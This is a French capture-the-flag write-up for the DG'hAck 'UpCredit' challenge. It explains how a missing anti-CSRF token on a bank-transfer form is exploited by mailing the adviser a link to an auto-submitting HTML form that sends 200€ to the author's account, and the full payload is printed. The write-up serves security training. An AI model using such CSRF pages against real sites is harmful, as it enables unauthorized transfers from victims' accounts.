

WriteUp « DG’hAck UpCredit »




Dans la description du challenge il est indiqué qu’il faut dépenser 200€ pour obtenir le flag et que nous pouvons contacter notre conseiller à tout moment.

Pour avoir accès à l’application nous devons d’abord nous enregistrer :




Nous obtenons alors un compte :



And now ? Your account has just been created and you will receive your credit card shortly UPCredit!
You can now use your username to access your personal space to follow the progress of your account, update your profile, etc.


Acess my space

Connectons-nous avec les identifiants fournis :



Nous voyons que notre compte n’a pas de fonds et nous ne pouvons pas acheter le flag.

Une fonctionnalité de virement entre comptes est disponible :




En analysant cette fonctionnalité nous nous apercevons qu'il n'y a pas de protection « anti-CSRF », il est alors possible de déclencher un transfert de fond avec une simple soumission de formulaire.

Forgeons notre lien permettant de transférer 200€ vers notre numéro de compte :

http://upcredit4.chall.malicecyber.com/transfer?account=VsZfdr7j9&amount=200


Lorsque nous appelons cette URL, nous avons un message d'erreur nous indiquant que la « méthode n'est pas autorisée », il faut alors effectuer une requête POST pour que l'action soit prise en compte.

Essayons d’envoyer un mail à notre conseiller avec du Javascript :




Ça ne fonctionne pas. Le Javascript ne doit pas être autorisé.

Tentons de lui envoyer un lien (vers un requestbin par exemple):




Bingo, ça fonctionne, le conseiller clique sur le lien :



Nous pouvons alors écrire une page web qui effectue le virement et envoyer le lien vers cette page à notre conseiller :

```
<html>
<body>
  <form action="http://upcredit4.chall.malicecyber.com/transfer" method="POST">
    <input type="hidden" name="account" value="VJWdrSkoK"/>
    <input type="hidden" name="amount" value="200"/>
  </form>
<script>document.forms[0].submit();</script>
</body>
</html>
```

Bingo, ça fonctionne, nous venons de recevoir 200€ :



Il ne reste plus qu’à acheter le flag :